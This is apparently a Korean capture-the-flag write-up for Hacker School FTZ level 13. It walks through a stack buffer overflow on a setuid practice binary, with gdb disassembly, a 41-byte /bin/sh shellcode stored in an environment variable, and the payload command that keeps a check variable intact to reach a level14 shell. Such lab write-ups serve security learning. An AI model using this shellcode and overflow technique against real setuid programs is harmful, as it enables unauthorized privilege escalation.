Hacker School FTZ
- level 13 -

1. hint 파일 살펴보기

```
[level13@ftz level13]$ ls
attackme  hint  public_html  tmp
```

처음 접속하여 ls 명령어를 이용해 현재 디렉토리를 살펴보았다.
이전과 같이 attackme 프로그램과 함께 hint라는 파일이 존재하는 것을 확인할 수 있다.

```
[level13@ftz level13]$ cat hint

#include <stdlib.h>

main(int argc, char *argv[])
{
   long i=0x1234567;
   char buf[1024];

   setreuid( 3094, 3094 );
   if(argc > 1)
   strcpy(buf,argv[1]);

   if(i != 0x1234567) {
   printf(" Warnning: Buffer Overflow !!! \n");
   kill(0,11);
   }
}
```

cat 명령을 이용해 hint 파일의 내용을 살펴보았다.
C 소스 코드가 힌트인 것을 보아 우리가 발견한 attackme라는 프로그램의 소스 코드인 것 같다.
long 타입의 16진수로 된 변수 i와 buf라는 char 배열이 선언되어 있고, Set-UID가 3094로 설정되는 것을 보아, level14의 권한을 얻는 것으로 짐작된다.
argv가 buf에 복사되고 i의 값이 다를 경우, BOF가 발생하여 프로그램을 바로 종료하는 것을 볼 수 있다.

2. 스택 확인

우리는 프로그램의 구조를 확인하기 위해 gdb 명령을 이용해 프로그램의 디버깅 정보를 확인할 것이다.


```
[level13@ftz level13]$ gdb attackme
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
```

```
(gdb) set disassembly-flavor intel
```

본인은 intel식 어셈블리어 표현이 더 편하므로 intel식으로 세팅을 할 것이다.

```
(gdb) disas main
Dump of assembler code for function main:
0x080484a0 <main+0>:    push   ebp
0x080484a1 <main+1>:    mov    ebp,esp
0x080484a3 <main+3>:    sub    esp,0x418
0x080484a9 <main+9>:    mov    DWORD PTR [ebp-12],0x1234567
0x080484b0 <main+16>:   sub    esp,0x8
0x080484b3 <main+19>:   push   0xc16
0x080484b8 <main+24>:   push   0xc16
0x080484bd <main+29>:   call   0x8048370 <setreuid>
0x080484c2 <main+34>:   add    esp,0x10
0x080484c5 <main+37>:   cmp    DWORD PTR [ebp+8],0x1
0x080484c9 <main+41>:   jle    0x80484e5 <main+69>
0x080484cb <main+43>:   sub    esp,0x8
0x080484ce <main+46>:   mov    eax,DWORD PTR [ebp+12]
0x080484d1 <main+49>:   add    eax,0x4
0x080484d4 <main+52>:   push   DWORD PTR [eax]
0x080484d6 <main+54>:   lea    eax,[ebp-1048]
0x080484dc <main+60>:   push   eax
0x080484dd <main+61>:   call   0x8048390 <strcpy>
0x080484e2 <main+66>:   add    esp,0x10
0x080484e5 <main+69>:   cmp    DWORD PTR [ebp-12],0x1234567
0x080484ec <main+76>:   je     0x804850d <main+109>
0x080484ee <main+78>:   sub    esp,0xc
0x080484f1 <main+81>:   push   0x80485a0
0x080484f6 <main+86>:   call   0x8048360 <printf>
0x080484fb <main+91>:   add    esp,0x10
0x080484fe <main+94>:   sub    esp,0x8
0x08048501 <main+97>:   push   0xb
0x08048503 <main+99>:   push   0x0
0x08048505 <main+101>:  call   0x8048380 <kill>
0x0804850a <main+106>:  add    esp,0x10
0x0804850d <main+109>:  leave
0x0804850e <main+110>:  ret
0x0804850f <main+111>:  nop
```

이후, main 함수를 disassemble하면 위와 같은 어셈블리 코드를 볼 수 있을 것이다.
<main+9>에서 mov를 통해 ebp-12 위치에 0x1234567을 넣고, <main+54>에서 ebp-1048 위치에 있는 값을 가져와 비교하는 것을 보아 스택은 다음과 같을 것이다.



i와 buf의 위치를 고려하였을 때, 아무 값이 없는 dummy들의 위치와 크기도 위와 같을 것이다.

3. Shell Code 세팅

우리는 위의 스택 구조 중 RET 위치에 쉘 코드를 삽입하여 새로운 쉘을 얻어낼 것이다.
쉘 코드의 종류는 여러 개가 있지만, 본인은 41 bytes 쉘 코드를 이용할 것이다. 자세한 것은 구글을 참고하자.

```
₩x31₩xc0₩xb0₩x31₩xcd₩x80₩x89₩xc3₩x89₩xc1₩x31₩xc0₩xb0₩x46₩xcd₩x80₩x31₩xc0₩x50₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x31₩xd2₩xb0₩x0b₩xcd₩x80
```

이것을 간편하게 사용하기 위해 환경 변수로 미리 등록해 놓을 것이다.

```
[level13@ftz level13]$ export CODE=$(python -c 'print "\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"')
```

파이썬의 출력을 이용하여 위와 같이 환경변수를 등록하였다.

```
[level13@ftz level13]$ cd tmp
[level13@ftz tmp]$ vi getenv.c
```

```
#include <stdio.h>

int main() {
        printf("%p\n", getenv("CODE"));
        return 0;
}
```

```
[level13@ftz tmp]$ gcc -o getenv getenv.c
[level13@ftz tmp]$ ./getenv
0xbfffff87
```

이 환경변수의 주소를 알기 위해 tmp 디렉토리로 이동하여 환경변수의 주소를 출력해주는 프로그램을 하나 만들었다. 이후, 출력 결과는 0xbfffff87인 것을 알 수 있었다.

4. attackme 실행

우리는 이렇게 얻은 정보들을 통하여 attackme 프로그램을 실행할 것이다.
이전에 환경변수를 파이썬의 출력을 이용해 등록했듯이 이번에는 attackme의 인수를 파이썬의 출력을 이용해 넣어줄 것이다. 우리가 인수를 넣게 되면 argc의 값이 2가 되면서 strcpy 함수를 통해 argv 값을 buf 배열에 복사하게 된다. 이는 크기를 정해주지 않았으므로 우리가 넣은 크기만큼 모두 복사될 것이다. 만일, buf 배열의 크기를 넘어서더라도 말이다.

```
[level13@ftz level13]$ ./attackme `python -c 'print "A"*1052 + "\x87\xff\xff\xbf"'`
 Warnning: Buffer Overflow !!!
세그멘테이션 오류
```

buf의 상대적 위치로부터 RET까지의 거리가 1052이므로 1052만큼 의미 없는 값으로 채우고, RET의 값을 우리가 준비했던 Shell Code의 환경변수 주소로 뒤덮었다. 하지만, hint에서 보았던 if문 중 i의 값이 바뀌면 kill 함수를 통해 프로그램을 강제 종료하는 구문으로 인해 우리의 BOF 공격이 실패하고 말았다.
그렇다면, 우리는 이 i의 값을 그대로 유지하면서 RET의 값을 변경해야 한다.

```
[level13@ftz level13]$ ./attackme `python -c 'print "A"*1036 + "\x67\x45\x23\x01" + "A"*12 + "\x87\xff\xff\xbf"'`
sh-2.05b$
```

이와 같이 buf의 상대적 위치로부터 i의 상대적 위치 전까지 의미 없는 값으로 채운 뒤, i의 값을 기존 그대로의 값인 0x1234567로 다시 뒤덮은 후, RET 주소 전까지는 다시 의미 없는 값으로 채우고 RET를 우리의 환경 변수 주소로 덮었다. 그러자, 쉘이 하나 실행된 것을 확인할 수 있다.

```
sh-2.05b$ id
uid=3094(level14) gid=3093(level13) groups=3093(level13)
```

쉘의 정보를 확인하자 UID가 정상적으로 level14로 설정되어 우리는 level14의 권한을 획득한 것을 확인할 수 있었다.

5. 비밀번호 획득

```
sh-2.05b$ my-pass
TERM environment variable not set.

Level14 Password is "[redacted]".
```

my-pass 명령을 통해 level14의 비밀번호를 획득할 수 있다. 이를 따로 기록하여 level14 로그인 시, 사용하자.